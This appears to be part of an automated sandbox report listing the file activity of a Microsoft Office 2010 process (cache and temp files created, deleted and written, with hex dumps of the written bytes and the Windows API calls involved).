C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8F8B7F4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | non directory file	success or wait	1	7FEE8F8B153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F68D7747-BDFB-4414-9397-CF20B10DDA5F}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8F8B7F4	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	read data or list directory | read attributes | delete | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	7FEE8F8B153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEE8F7DA0D	CreateFileW
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE8C226B4	CreateDirectoryA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FEE8F74980	CreateDirectoryW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	success or wait	1	7FEE8F8AA2E	DeleteFileW
C:\Users\user\AppData\Local\Temp\{B4AE6734-762A-4AC3-86CE-9329F6012CCF}	success or wait	1	7FEE8F8AA2E	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 b3 6d fa 62 ab f3 3a 4d 80 b4 c8 1b fc 9f c2 3c 01 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q........... ....m.b..:M....... <..........v...jl......`..... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	04 51 2a ba 90 df 7c 47 b2 37 c5 47 e4 cf f7 1a 02 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe	.Q*...|G.7.G.............v... jl......`.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 07 72 a0 d0 8c 94 ca 46 83 76 11 e0 b3 cd b5 2b 03 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q........... ....r.....F.v.... .+..........v...jl......`..... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	76	40	d1 36 f0 ba 00 b0 b7 4c b1 ea ea aa 1a e3 f7 1c 04 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe	.6.....L.................v...jl......`.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	2576	4	03 10 80 80	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	...................h..(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\{542180A0-A252-45A6-9AB6-97F222355736}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a3 2b fb 7b 58 85 29 4c 98 2e ba c6 3c 76 6b b9 05 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q............ ....+.{X.)L....<v k...........v...jl......`..... ....t...t...t...t.............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	65536	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a3 2b fb 7b 58 85 29 4c 98 2e ba c6 3c 76 6b b9 05 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q............ ....+.{X.)L....<v k...........v...jl......`..... ....t...t...t...t.............	success or wait	2	7FEE8F8B153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	74 51 30 8a d1 09 4d 4f a1 3f 95 f5 03 69 e7 c4 06 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe	tQ0...MO.?...i...........v... jl......`.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 e0 07 52 41 97 e6 7a 4c b5 7b 4c 08 12 9a 3d cb 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g..........@ ..RA.. zL.{L...=.....>.....I	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2580	50	05 c8 00 8d 40 03 07 38 ef 2c 20 19 59 8c 44 b7 a4 10 37 09 cf a0 da 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00	....@..8., .Y.D...7...........	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	.............................:a.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 b3 ee d8 d8 e4 3b 90 47 8e df d5 fd 66 61 2d 72 07 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q........... ....;.G....fa- r..........v...jl......`..... ....8*.......................... ....t...t...t...t...........3.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	75 19 3c 1a 31 3b 2e 42 be 7b 6a 50 6b 12 33 59 08 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe	u.<.1;.B.{jPk.3Y..........v... jl......`.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	14904	122	cf aa 69 49 00 0c 56 0c 15 e9 4f 9e 11 4c d6 49 a8 0a 5c 2e 59 9b b8 eb 80 9f 19 ab f2 86 b1 d9 4e 94 b8 32 88 9b 24 04 76 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c 99 31 68 df 02 76 55 4d aa be e3 3f c4 9e f3 31 05	..iI..V...O..L.I..\.Y......... ..N..2..$.v.........` ....8f........J..R.w.ps... .....J..R.w.ps..1h..vUM...?.. .1.	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	10824	56	03 10 80 80 06 d0 80 80 15 e9 4f 9e 11 4c d6 49 a8 0a 5c 2e 59 9b b8 eb 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	..........O..L.I..\.Y......... ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 a2 2c 23 bb c4 2b 4a 4e be 07 0b 2b b3 f2 03 56 09 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q........... ....,#..+JN...+.. .V..........v...jI......`..... ....h;......................... ....t...t...t...t...........O.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	76	40	bd f3 24 54 b8 9b 57 46 ad a7 db b0 3c 2d 60 62 0a 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe	..$T..WF....<-`b..........v... jI......`.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15208	134	cf aa 69 49 00 0c 56 0c 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 80 fe cb 8d 06 ef b6 86 45 b9 47 cd 50 e2 40 9e 5a 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 6f 06 44 99 d4 bd cb 4b 8a d9 12 80 df 7c 4b b3 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c b6 4f 7b e5 b8 a2 a4 45 85 7f c1 62 1d 22 ff 3a 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 d6 00 01 fd ec 4d 9c 61 36 9d 29 58 3e fb 79 05	..iI..V.?U..../H.1.R.)........ ..E.G.P.@.Z............2.o.D.. ..K.....|K......9..u...`...O{. ...E...b.".:.9............,'.. ...M.a6.)X>.y.	success or wait	4	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	15720	70	cf aa 69 49 00 0c 56 34 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 80 fe cb 8d 06 ef b6 86 45 b9 47 cd 50 e2 40 9e 5a 0a 00 00 00 00 00 00 00 07 58 22 0c 44 ae f3 38 99 66 f8 4f 9c e3 0c 74 8e 3f 46 02 05	..iI..V4?U..../H.1.R.)........ ..E.G.P.@.Z.........X".D..8.f. O...t.?F..	success or wait	4	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	2804	448	05 c8 00 8d 6d 07 11 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 0f 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 8d 07 0f 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9c 07 11 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ad 07 09 3f 55 eb b6 a0 0f 2f 48 80 31 a5 52 12 29 fe 1d 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b6	....m..?U..../H.1.R.)..... .....~..?U. .../H.1.R.)..... .....?U..../H.1.R.).....? U..../H.1.R.)..... .....?U. .../H.1.R.).....	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 d3 2e 8d	.....b...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 95 8f fa c0	.....	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 1f 67 f9 5b 3a 2e d5 44 bc b8 f0 95 87 ee 43 9d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 ea 67 ea 6e bd 23 a8 48 a5 7e 4b 54 ea 27 06 2c 0b 00 00 00 00 00 00 00 08 1f 76 f9 0d df 6a 49 a3 df 1a 0a 86 82 60 fe 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 15 00 00 00 00 00 00 00 cc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z.g.[:..D...... C.S,...X.F...Fa..q........... ....g.n.#.H.~KT.' .,..........v...jl......`..A.. ....E......................... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	16	2	0c 00	..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	18	1	05	.	success or wait	1	7FEE8F47BB5	WriteFile
